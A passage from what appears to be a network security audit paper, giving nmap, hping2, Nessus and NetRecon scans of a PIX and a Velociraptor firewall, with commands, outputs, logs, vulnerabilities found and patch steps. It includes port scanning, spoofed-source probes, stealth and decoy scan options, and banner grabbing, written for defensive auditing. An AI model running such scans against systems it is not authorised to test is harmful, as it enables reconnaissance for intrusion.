System enumeration: 1.- System accessibility 2.- Service discovery	Determine technical information of network topology like TCP, UDP services, specific Os versions, accessibility, applications, etc.

3.- Banner retrieval	
Vulnerability Discovery: 1.- Vulnerability Discovery 2.- Vulnerability Research	Identify and understand vulnerabilities of our network devices.
Verify Access Controls	To verify that each rule set accomplishes the security policy of the company
Information Leakage	To block traffic that allows attackers to obtain information
Final Requirements	To give final recommendations and changes to the actual configuration.

Table 9 Stages for the Internal Audit [3]

3.1.4 Tools to conduct the audit

The auditor will conduct the assessment based on two laptops, one RedHat 8 linux box (for nmap, nessus and tcpdump and other tools) and one windows 2000 host (for netrecon scan).
Also, all the logs from the firewalls will be taken to conduct the audit for example, to see if the traffic was blocked or allowed.
The auditor will use several tools just to give the reader the option to choose the tool that fits in his network.

3.1.4.1 nmap

Nmap is a free tool that allows the system administrator to scan network devices in order to know each services they offer. The auditor will use the command line client to conduct the assessment. Nmap is very flexible and has many options for scanning machines. The reader can find this tool at http://www.nmap.org .
Nmap is very useful to find open port sending packets with various options and types or a set of combinations and also can make a guess at what operating system is running on a host.
The output is usually a list of active ports on the target device; these ports provide the auditor with the name of the service, the protocol and the state, for example:
closed means rejected packet
filtered means dropped packet
open means accepted packet
Some of the nmap options are shown below:
-sS TCP SYN stealth port scan
-sT TCP connect() port scan
-sU UDP port scan
-sP ping scan (Find any reachable machines)
-sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
-sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
-O Use TCP/IP fingerprinting to guess remote operating system
-p <range> ports to scan. Example range: '1-1024,1080,6666,31337'

-F Only scans ports listed in nmap-services
-v Verbose. Its use is recommended. Use twice for greater effect.
-P0 Don't ping hosts (needed to scan www.microsoft.com and others)
-Ddecoy_host1,decoy2[,...] Hide scan using many decoys
-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
-n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
-oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
-iL <inputfile> Get targets from file; Use '-' for stdin
-S <your_IP>/-e <devicename> Specify source address or network interface
--interactive Go into interactive mode (then press h for help)

3.1.4.2 nessus

Nessus is a security-auditing tool that makes possible to test security devices modules in attempt to find vulnerable spots that can be fixed. It consists of two parts: a server and a client; the server daemon is in charge of the attacks (nessusd) and the client (nessus) is the graphical interface with the user.
One good aspect of nessus is that doesn't take any thing for granted, that is, it will not consider that a given service is running on a given port, for example, if a web server is running on port 8956, Nessus will detect it and test it.
Other aspect is that it will try to exploit the vulnerabilities instead of just noticing the open services telling you what the vulnerabilities are.
If the reader wants to know more about nessus please refer to http://www.nessus.org .

3.1.4.3 tcpdump

Tcpdump is a powerful network sniffer tool for network monitoring and data acquisition. Tcmdump allows the auditor to dump the traffic network for example the headers of packets on a network interface or the network activity for a given device in a given interface.
The auditor will use this tool to se some network activity like the VPN connections. This way the auditor can probe the VPN tunnels are working as expected.
If the reader wants to know more about tcpdump, please refer to http://www.tcpdump.org/ .

3.1.4.4 hping2

Hping2 is a TCP/IP packet analyzer and assembler. The interface is based on the ping(8) Unix command but isn't only able to send ICMP echo requests. Hping2 can send custom ICMP, UDP and TCP packets and to display target replies like ping does. It handles fragmentation and packet size and also is used to transfer files under supported protocols and many other features.
With hping2 the auditor can test the firewall rules, test the network performance using packet size, type of service, fragmentation, etc.
Here is a number of stuff the reader can do with hping2:

- Firewall testing
- Advanced port scanning
- Network testing, using different protocols, TOS, fragmentation
- Manual path MTU discovery
- Advanced traceroute, under all the supported protocols
- Remote OS fingerprinting
- Remote uptime guessing
- TCP/IP stacks auditing

If the reader wants to know more about hping2 please refer to http://www.hping.org/ .

3.1.4.5 Symantec NetRecon

Symantec NetRecon is a network vulnerability detection system that lets an administrator scan networks to discover their security vulnerabilities. NetRecon combines ordinary testing and information gathering tools that are available in most networks with specialized system-cracking tools. This way, GIAC Corporate can audit the two firewalls (PIX and Velociraptor) probing the systems in various manners and can demonstrate if the systems are vulnerable. Because the process is automated, a large amount of information can be gathered in a short amount of time. It is important to know that NetRecon only discover vulnerabilities but it doesn't actually perform the attacks to the vulnerability and doesn't fix it. To audit the firewalls at GIAC network, the author performed a heavy scan that attempts to do the next discovers and some others that are not presented because it's beyond the scope of this paper.

- Discover NFS vulnerabilities
- Crack encrypted passwords.
- Discover RPC services
- Discover SMB server vulnerabilities
- Discover SMTP vulnerabilities
- Discover FTP vulnerabilities
- Discover IRC vulnerabilities
- Discover HTTP vulnerabilities
- Discover finger vulnerabilities
- Discover BIND vulnerabilities
- Trojans
- SNMP vulnerabilities
- All TCP services
- Obtain banners from TCP services
- Enumerate resources

3.2 PIX audit

The priority is to audit the border firewall. The auditor will conduct the assessment using two tools, hping2 and nmap and will focus on a fire-walking

approach to map the entire firewall rule set. Fire-walking allows the auditor to map a firewall rule set using ICMP TTL exceeded responses, sending a packet with a TTL of 1 to a device in the specified port. For more information please refer to http://www.hping.org . If the firewall allows the connection, the target device will reply with an ICMP error message (type 11) and if the firewall blocks the connection the host will not receive any response. Nmap will be used jus to give the author more tools and skills to audit his network and not limit him to just one tool; the reader must remember that this paper is intended to be a tutorial.

3.2.1 Rule Base Audit

The PIX Firewall is protecting the DMZ basically and the Velociraptor cluster is protecting the Corporate LAN. The reason of this approach is explained on Section 1.2. The auditor will perform the test emulating connections from Internet to gain access to the DMZ servers and to probe the connections that attempt to go out the network by the PIX firewall because is the mayor concern of the PIX firewall. Basically the auditor will test the access lists on Section 2.3.7.1 and Section 2.3.7.2.
The host used to perform the assessment is a Linux RedHat 8 box running hping2 and nmap.

1. – hping2 scan with a spoofed IP address (192.168.6.8) on opened port (53/udp). The target is the DNS server with IP address 120.10.10.72. Just one packet is sent.

```
[root@lopitos root]# hping2 -2 -S -c 1 -p 53 -t 1 -a 192.168.6.8  120.10.10.72
HPING 120.10.10.72 (eth0 120.10.10.72): udp mode set, 28 headers + 0 data bytes

--- 120.10.10.72 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

There is no response for this first scan. Here the auditor is testing the first part of the access list from_internet [Section 2.3.7.1], which blocks all traffic from RFC 1918 netblocks. This access lists is making the same job as the access list 110 configured on the border router that is why the device who blocked these scan was the border router because it is also configured to deny RFC 1918 netblocks. The auditor recommends disabling the statements that are repeated on the device that is considered the more prone to have troubles with high traffic load.

2.- hping scan with a real IP address on the same opened port (53/udp) to the DNS server. Again just one packet is sent.

```
[root@lopitos root]# hping2 -2 -S -c 1 -p 53 -t 1   120.10.10.72
HPING 120.10.10.72 (eth0 120.10.10.72): udp mode set, 28 headers + 0 data bytes
TTL 0 during transit from ip=x.x.x.x name=UNKNOWN

--- 120.10.10.72 hping statistic ---
```

1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

This response was expected from the DNS server because there is a statement on the access list from_internet allowing tcp and udp 53 to the DNS server. The option –2 is telling the hping2 scan to send UDP packets to the target.
Note: x.x.x.x is the IP address of the GW for the scanner host. Is not presented for security reasons.

3.- Firewalking with a nmap scan to ports 1 to 80 to web server on the DMZ (120.10.10.68).

[root@lopitos root]# nmap -v -sA -P0 -p 1-80 120.10.10.68

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Host (120.10.10.68) appears to be up ... good.
Initiating ACK Scan against (120.10.10.68)
The ACK Scan took 0 seconds to scan 80 ports.
All 80 scanned ports on (120.10.10.68) are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds

The auditor decided to scan more than one port (http 80) to see if there are more open ports on the server. The auditor used an ACK scan (option -sA) because this is a good scan against a packet filter firewall because it only filters on SYN connections. But the PIX will prevent starting connection with an ACK packet, that is why the nmap output results in 80 ports closed. The following messages are the log output of the PIX when the ACK scan was performed.

106015: Deny TCP (no connection) from x.x.x.x/33210 to 120.10.10.68/80 flags ACK on interface inside
106015: Deny TCP (no connection) from x.x.x.x/33210 to 120.10.10.68/51 flags ACK on interface inside
106015: Deny TCP (no connection) from x.x.x.x/33210 to 120.10.10.68/16 flags ACK on interface inside
106015: Deny TCP (no connection) from x.x.x.x/33210 to 120.10.10.68/49 flags ACK on interface inside
106015: Deny TCP (no connection) from x.x.x.x/33210 to 120.10.10.68/65 flags ACK on interface inside

The reader can see that the PIX is denying the TCP connections that arrive at the inside interface because they have the ACK flag enabled. So the connections were dropped and logged.

4.- Firewalking with a nmap scan to the mail server (120.10.10.70) on the DMZ. Again the auditor performed an 80ports scan just to see if there are more open ports on the mail server but his time with a TCP scan (option –sT). Below is the output:
[root@lopitos root]# nmap -v -sT -P0 -p 1-80 120.10.10.70

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Host (120.10.10.70) appears to be up ... good.
Initiating Connect() Scan against (120.10.10.70)
Adding open port 25/tcp
The Connect() Scan took 1 second to scan 80 ports.
Interesting ports on (120.10.10.70):

```
(The 79 ports scanned but not shown below are in state: closed)
Port       State       Service
25/tcp     open        smtp

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
[root@lopitos root]#
```

As the reader can see, there is only one open port, the 25. This scan probes that the statement allowing 25/tcp connections from Internet is working, as it should be. The reader can see that the port tcp 22 didn't appear on the scan. This is because from Internet, the firewall will block the ssh connections to de DMZ. The following messages were sent by the PIX. The reader can see that there are TCP connections established through the firewall.

```
302002: Teardown TCP connection 15546 faddr 120.10.10.70/25 gaddr
x.x.x.x/34672 laddr x.x.x.x/34672 duration 0:00:00 bytes 0 (TCP
Reset-I)
302001: Built outbound TCP connection 15546 for faddr 120.10.10.70/25
gaddr x.x.x.x/34672 laddr x.x.x.x/34672
```

5.- The next scan is a XMAS (option -sX) nmap scan that enables PUSH, FIN and URG flags in the TCP packet. This scan was a method to sneak older intrusion detection, but the CISCO PIX firewall detected the scan, dropped and logged all the packets. Below are the results of the logging system and the nmap scan. The scan was made to the log server (120.10.10.76).

```
[root@lopitos root]#nmap -v -sX -P0 -p 1-80 120.10.10.76

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host sunray (120.10.10.76) appears to be up ... good.
Initiating XMAS Scan against (120.10.10.76)
The XMAS Scan took 0 seconds to scan 80 ports.
All 80 scanned ports on (120.10.10.76) are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds

106015: Deny TCP (no connection) from x.x.x.x/52781 to
120.10.10.76/21 flags FIN PSH URG  on interface inside
106015: Deny TCP (no connection) from x.x.x.x/52781 to
120.10.10.76/13 flags FIN PSH URG  on interface inside
106015: Deny TCP (no connection) from x.x.x.x/52781 to
120.10.10.76/71 flags FIN PSH URG  on interface inside
```

6.- Finally, the auditor performed a nmap scan directly to the PIX firewall. The auditor didn't have the permission to perform a full port scan to the PIX firewall; that is why the scan was performed for only 1024 ports.

```
[root@lopitos root]#nmap -v -sT -P0 -O -p 1-1024 120.10.10.41
```

```
Starting nmap V. 2.54BETA28 ( www.insecure.org/nmap/ )
Host (120.10.10.41) appears to be up ... good.
Initiating Connect() Scan against (120.10.10.41)
Adding open port 22/tcp
The Connect() Scan took 0 seconds to scan 1024 ports.
For OSScan assuming that port 22 is open and port 1 is closed and
neither are firewalled
For OSScan assuming that port 22 is open and port 1 is closed and
neither are firewalled
For OSScan assuming that port 22 is open and port 1 is closed and
neither are firewalled
Interesting ports on (120.10.10.41):
(The 1023 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh

No OS matches for host (If you know what OS is running on it, see
http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=3.00%P=i686-pc-linux-gnu%D=3/11%Time=3E6E258E%O=21%C=1)
TSeq(Class=TR%IPID=I%TS=100HZ)
T1(Resp=Y%DF=Y%W=7F53%ACK=S++%Flags=AS%Ops=MENNTNW)
T2(Resp=N)
T3(Resp=N)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=N)
PU(Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%D
AT=E)


TCP Sequence Prediction: Class=truly random
                         Difficulty=9999999 (Good luck!)
IPID Sequence Generation: Incremental

Nmap run completed -- 1 IP address (1 host up) scanned in 11 seconds
[root@lopitos root]#
```

This scan found that 1023 ports were closed so the scanning packets were rejected. The only open port was the 22/TCP to allow the sshv2 connection to manage the PIX. The –O option enables the remote OS fingerprinting function but didn't find the OS of the target. The auditor needs to look at Cisco Security Advisory http://www.cisco.com/warp/public/707/pix-multiple-vuln-pub.shtml to look for a vulnerability that may exploit the ssh service opened on the PIX.

3.2.2 PIX Best practices

1. Use the CISCO Bug toolkit to search for bugs based on software version, feature and keyword on any CISCO product.
http://www.cisco.com/pcgi-bin/Support/Bugtool/launch_bugtool.pl
Note: The Bug Toolkit is only available to registered Cisco.com users.
2. Review the troubleshooting and know problems articles at::

http://www.cisco.com/cgi-bin/Support/browse/psp_view.pl?p=Hardware:PIX&s=Troubleshooting#Known_Problems
this site will tell the administrator some tips to configure the PIX firewall and common problems presented and their respective troubleshooting process. Currently there are more than 120 articles.

3.3 Velociraptor audit

After all the audits presented in this section the author will provide some recommendations and changes (also how to do them) to solve the vulnerabilities or problems presented after the audit.

3.3.1 Symantec NetRecon

The discovers and test that NetRecon tests are presented on Section 2.1.4.2

These probes were made to the Velociraptor firewall; the results obtained are presented below:

Network Security Summary: Following is a summary of a security scan performed on the Velociraptor firewall at the GIAC Network.

Network Resources Scanned	120.10.10.23
Resource Reported On	All Scanned network resources
San Date	3/10/2003
San Duration	16minutes, 46 second
Scan Objective (Type)	Heavy scan

Table 10 NetRecon report summary

Each vulnerability discovered is assigned a risk value determined by what potential damage that could be done to the Velociraptor by exploiting the vulnerability. The number of vulnerabilities found on the Velociraptor is displayed below, categorized by the level of risk of each vulnerability.



Figure 14 Vulnerabilities discovered at Velociraptor

Having a large number of highly vulnerable network resources makes your network more vulnerable by providing more potential points of attack. The following chart categorizes each of the Velociraptor resources by the greatest vulnerability found on that machine. As the reader can see, there are a few high vulnerabilities found on the Velociraptor (6), which can still represent a risk for the resource. The highest risk found on the system was: **96**. This level of risk may expose the protected network to a high threat of a security violation.



Figure 15 Highest risk on Velociraptor

As the reader can see there are some vulnerabilities presented at the Velociraptor, 40 to be exact, most of them are at low level (20) that report open ports and other minimum vulnerabilities for example:

Note: The following information was obtained based on the NetRecon report.

Vulnerability Name: **active UDP port detected via SNMP**
Risk Level: 15
Description : NetRecon has discovered an active UDP port by querying an SNMP agent. The active port may represent an incoming or outgoing packet, or may simply be a service that is listening. A remote attacker can use this information to compromise the Velociraptor guessing the SNMP private community for example.
Solution: Disable the SNMP agent if it is not necessary. Block all SNMP traffic (ports 161 and 162 UDP) from untrusted sources. Community names are the

means of authenticating with an SNMP agent. Change the SNMP community name to something difficult to guess. Most SNMP agents use default community names that are easily guessable. Configure all communities on the agent to disallow unnecessary access to this information.
Additional Information: See Common Vulnerabilities and Exposures CAN-1999-0615(1)
Internet Links: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0615

The author will not present all the information about the scan because is a lot of information (more than 300 pages), the author will present representative information to point how the audit was performed, the description of the vulnerabilities and the level of risks found.
One high risk found at the audit is presented below:

Vulnerability Name: **active SSH credentials can be hijacked by shell users**
Risk Level: 80
Description: NetRecon has discovered an older version of a UNIX shell that is susceptible to unauthorized access attacks. Users are able to assume the credentials of any user with an active SSH agent. This vulnerability is present in versions 1.2.17 - 1.2.21 of the free SSH (Secure Shell) agent for UNIX, and all versions prior to (but not including) version 1.3.3 of F-Secure's UNIX agent. Versions prior to 1.2.17 of the free SSH agent for UNIX are also vulnerable, but the method of exploitation differs slightly.
Note: NetRecon detects this vulnerability based on version information, which means that NetRecon reports it even if you have applied the solution, as long as the version number remains the same, for example the patch in the Section 3.3.4.
Solution: Patch your SSH agent, upgrade to the latest version, or remove the suid bit from the binary.
Additional Information: See CERT Advisory: http://www.cert.org/advisories/CA-1998-03.html (1) FTP Free UNIX SSH: ftp://ftp.ssh.com/pub/ssh/ (2) DataFellows (F-Secure) Web Page: http://www.datafellows.com/ (3) See Common Vulnerabilities and Exposures CVE-1999-0013 (4)
Internet Links: http://www.cert.org/advisories/CA-1998-03.html ftp://ftp.ssh.com/pub/ssh/ , http://www.datafellows.com/ , http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0013

After the installation of some patches recommended by Symantec [Section 3.3.3] the author will present again an overview of a new audit, to point the differences on the reports generated by the scans and what vulnerabilities were solved with the patches [Section 3.3.6].
NetRecon is a commercial scanner, so the auditor decided to use some other tools like nmap and nessus that are freeware to give the reader more options to scan their recourses and to give the auditor himself more tools to deliver a better audit report.

3.3.2 nmap

Note: The host source of the next nmap scan was a Linux RedHat 8 machine.

```
nmap -v -sT -P0 -O -p 1-65535 120.10.10.23

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (120.10.10.23) appears to be up ... good.
Initiating Connect() Scan against  (120.10.10.23)

The Connect() Scan took 6 seconds to scan 65535 ports.

For OSScan assuming that port 21 is open and port 1 is closed and neither are
firewalled
Interesting ports on  (120.10.10.23):
(The 65511 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
23/tcp     open        telnet
25/tcp     open        smtp
49/tcp     open        tacacs
53/tcp     open        domain
70/tcp     open        gopher
80/tcp     open        http
119/tcp    open        nntp
139/tcp    open        netbios-ssn
416/tcp    open        silverplatter
417/tcp    open        onmux
418/tcp    open        hyper-g
420/tcp    filtered    smpte
423/tcp    open        opc-job-start
425/tcp    open        icad-el
443/tcp    open        https
481/tcp    open        dvs
512/tcp    open        exec
513/tcp    open        login
514/tcp    open        shell
554/tcp    open        rtsp
1090/tcp   open        unknown
1720/tcp   open        H.323/Q.931
7070/tcp   open        realserver
No exact OS matches for host (If you know what OS is running on it, see
http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=3.00%P=i686-pc-linux-gnu%D=3/11%Time=3E6E258E%O=21%C=1)
TSeq(Class=TR%IPID=I%TS=100HZ)
T1(Resp=Y%DF=Y%W=7F53%ACK=S++%Flags=AS%Ops=MENNTNW)
T2(Resp=N)
T3(Resp=N)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=N)
PU(Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)

Uptime 1.044 days (since Mon Mar 10 11:03:14 2003)
TCP Sequence Prediction: Class=truly random
                         Difficulty=9999999 (Good luck!)
IPID Sequence Generation: Incremental

Nmap run completed -- 1 IP address (1 host up) scanned in 21 seconds
```

The first thing to notice is that the scan was completed in 21 seconds. The same scan was made from a windows 2000 host and was completed in more than 2 hours. The reader can see that there are too much open ports, 21, and this behavior is the same on the NetRecon scan [Section 3.3.1]. This is because a proxy based firewall such as Symantec Velociraptor works much differently than a packet filtering firewall. Where a packet filtering firewall relies on making the ports unavailable for connections to and from other devices, a proxy-based firewall allows these ports to remain open to connections and not closed. A connection made to a port on the Velociraptor is first established and then the firewall makes a determination based on the criteria configured (rules, tunnels, filters, etc) whether to allow the traffic to pass the firewall or not. The connections are proxied instead of being passed. On Section 3.3.5 a method to enhance the Symantec Velociraptor security with interface filters is presented, and this way you can close this ports and deny a scanner like nmap obtain too much information from the Velociraptor. For example, portscanning an interface on the Velociraptor reveals TCP ports 416-418 open by default. A knowledgeable individual can identify a velociraptor firewall with this information. To prevent this, the TCP packets should be dropped with no acknowledgement.
On this scan, the –O option was enabled; this option enables the OS fingerprinting feature. This features works by examining the TCP/IP stack responses that the target sends. Each OS respond different to certain traffic; this unique characteristics is used to figure out what OS the target is running. Note that even the –O option was enabled, this scan was unable to point which operative system the firewall is running even the scan found a lot of open ports. After this first scan, the IDS2 [See Section 1.2.3] is reporting a port scan [Figure 16].



Figure 16 Port scan detection (IDS2)

On the next section, the reader can see that Nessus found more information about the Velociraptor.

Hping2 was used to probe each rule of the PIX firewall because is a very easy to use tool that can give the auditor enough information to decide if the rule is configured in the right form, according the policies in the Section 2.

3.3.3 Nessus

Nessus was configured to make a full scan and to try to exploit the vulnerabilities found on the target. The scan only found 4 security warnings and 35 security notes, most of them referring services open.



Figure 16 First Nessus scan

The first thing to notice is that nessus was able to find which Operative System is running on the Velociraptor; both nmap and NetRecon didn't find the OS.
The reader can see that this Velociraptor is running a version a Linux kernel 2.1.19 – 2.2.23 which is totally true.

Figure 17 Second Nessus scan

The same behavior presented on the previous scans (NetRecon and Nmap) is presented with Nessus showing to many open ports; but the reader can see that there are 5 more open ports than the first scans.
On the previous figure, a security warning is presented; it says that is better to disable the telnet service and use OpenSSH instead. This can be taken as a false positive because a connection made to a port on the Velociraptor is first established and then the firewall makes a determination based on the criteria configured (rules, tunnels, filters, etc) whether to allow the traffic to pass the firewall or not. The connections are peroxied instead of being passed, and this doesn't necessary means that telnet may be disabled from the firewall.

Figure 18 Velociraptor banner (Nessus)

The audit shows that the firewall can be easy compromised by the attackers because with a simple telnet it shows that is a Raptor Firewall, giving the attacker

an easy way to find any vulnerabilities to compromise the device because now, is matter of looking just in the vulnerabilities that affect the Velociraptor.
This is changed in the following sections: the banner can be changes or simple disabled.

3.3.4 Patches (vulnerabilities)

The next step to audit the Velociraptor is to determine which hotfix files have been applied to the Velociraptor, if none has been applied then review with Symantec support site if there is some hotfix file released lately. First, connect to the Velociraptor Firewall to the SRL console and change to the /usr/vr/hotfixes directory, type *ls* to list all the patches. After the audit, it was determined that no patches were installed. The Symantec web site http://www.symantec.com/techsupp/enterprise shows the most recent patch information. Select the product and version from the drop-down menus, and then click Go. On the product page, click the Releases and Updates link and download the correspondent patches.
To Install:

1. Connect to the Velociraptor using the SRMC.
2. Right mouse click on the Velociraptor icon and select "All Tasks->Patch".
3. Browse to the location of the *.tgz file.
4. Select Open to load the patch.
5. Answer "Yes" when asked if you want to reboot the box.

Once applied review again if the hot fixes were applied correctly. The Next Figure shows how many patches are in the Velociraptor.



Figure 19 Patches applied

Some descriptions of the patches installed are presented in the following table.

Hotfix	Fix and problem resolved Description
SG7000-20020819-00	The following issues are addresses in this fix: 1.- Corrects a memory leak. 2.- Browser has about 2 minutes delay before displaying certain web pages. 3.- Enabling AV scanning has dramatic impact on the firewall performance. 4.- Httpd file type restriction does not work when the extension is longer than 5 characters. 5.- FTP traffic is too slow. 6.- Addresses the FTP Bounce Vulnerability condition reported in Bugtraq ID# 267784 http://online.securityfocus.com/archive/1/267784 .
SG7000-20020626-00	Addresses excessive CPU utilization when OOBA authentication is enabled. GIAC is not using OOBA, but the patch was installed for further use.
SG7000-20021205-00	Updates some CMOS setting like power failures
SG7000-20021008-00	Addresses fsck problems when a not proper shout down has been done. Add "-y" option to /fsckoptions file which is used to start fsck
